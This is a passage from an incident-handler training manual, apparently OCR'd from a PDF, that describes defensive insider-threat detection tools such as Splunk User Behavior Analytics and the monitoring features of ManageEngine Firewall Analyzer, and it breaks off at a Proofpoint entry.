Detecting insider threats is not easy because they are often encountered by internal systems or users. Insider threats can be effectively identified by using entity behavior analysis tools. These tools allow the incident handling and response (IH&R) team to track user or network behavior and identify the deviation of patterns from the baseline rules.

- **Splunk User Behavior Analytics**

  Source: *https://www.splunk.com*

  Splunk User Behavior Analytics allows incident handlers to gain great network visibility and helps detect known, unknown, and hidden cyberattacks and insider threats. The tool provides deep investigative capabilities and powerful behavior baselines on any entity, anomaly, or threat. It applies machine learning-based behavioral analytics to identify malicious activities in the network. With a rich GUI dashboard, incident handlers can view recent offenses committed by internal users, anomalies, and threats.





Figure 9.2: Screenshot of Splunk


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some additional tools for detecting insider threats are listed below:

- IBM QRadar (*https://www.ibm.com*)
- Cortex XDR (*https://www.paloaltonetworks.com*)
- Kriptone (*https://www.kriptone.com*)
- ManageEngine Log360 (*https://www.manageengine.com*)
- Heap (*https://heap.io*)

## Detecting Insider Threats Using Firewall Analyzer

Source: *https://www.manageengine.com*

ManageEngine Firewall Analyzer is an insider threat detection tool that generates security and traffic reports to identify internal threats in a network. Firewall Analyzer can trigger and record alerts for security and traffic anomalies. It can perform sophisticated tasks such as internet usage monitoring, URL monitoring, shadow IT monitoring, and change monitoring.

- **Internet Usage Monitoring**

  Firewall Analyzer allows incident handlers to monitor the internet usage of all employees in an organization and helps to fine-tune firewall policies to restrict/reduce bandwidth consumption and malicious usage. It provides information such as sites accessed by employees, communication protocols used, web usage details outside working hours, triggered firewall rules, and graphical view of inbound and outbound traffic.





Figure 9.3: Screenshot of Firewall Analyzer - usage monitoring

- **Monitoring URL**

  Firewall Analyzer's URL monitoring feature helps to record all URLs accessed by employees and generates a report. The report specifies the bandwidth consumption of each URL and lists the URLs that the insiders attempted to access and got denied. Incident handlers can use this report to identify insiders accessing URLs that cause


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

network bandwidth issues and help them in rewriting Firewall Analyzer rules to block those URLs.





Figure 9.4: Screenshot of Firewall Analyzer - URL monitoring

- **Shadow IT Monitoring**

  Similarly, incident handlers can use Firewall Analyzer to identify shadow IT/third-party cloud applications that unknowingly create new insider threats. Employees use third-party applications to ease the working process, which can be exploited by hackers to enter the organizational network.

  The firewall analyzer generates a report listing all applications used in the organizational network; then, incident handlers can quickly identify the malicious application from the list.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 9.5: Screenshot of Firewall Analyzer - shadow IT monitoring

- **Change Monitoring**

  Firewall Analyzer can monitor the changes in organizational networks by fetching firewall configurations using the CLI or API. It enables the administrator to track changes made in the network infrastructure. Firewall Analyzer can store the firewall configurations and periodical changes made in the firewall in the database and generates a detailed change management report that helps incident handlers to identify the entities responsible for making changes in the firewall.





Figure 9.6: Screenshot of Firewall Analyzer - change monitoring


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Firewall Alerts Management**

  Firewall Analyzer's alert management feature has an alerting system that allows the administrator to set security- and bandwidth-based alerts to identify insider threats. It sends an alarm email or message to the administrator when an alert is triggered. Incident handlers can perform further investigation on the triggered alerts to identify the source of threat. Firewall Analyzer triggers can help incident handlers to detect insider threat in networks and remediate future threats.





Figure 9.7: Screenshot of Firewall Analyzer - firewall alerts

## Insider Threat Detection Tools

Insider threat detection tools help incident responders to analyze user behavior, monitor user activities, and detect malicious incidents and suspicious users.

Discussed below are some important insider threat detection tools:

- **Proofpoint Insider Threat Management (ITM)**

  Source: *https://www.proofpoint.com*

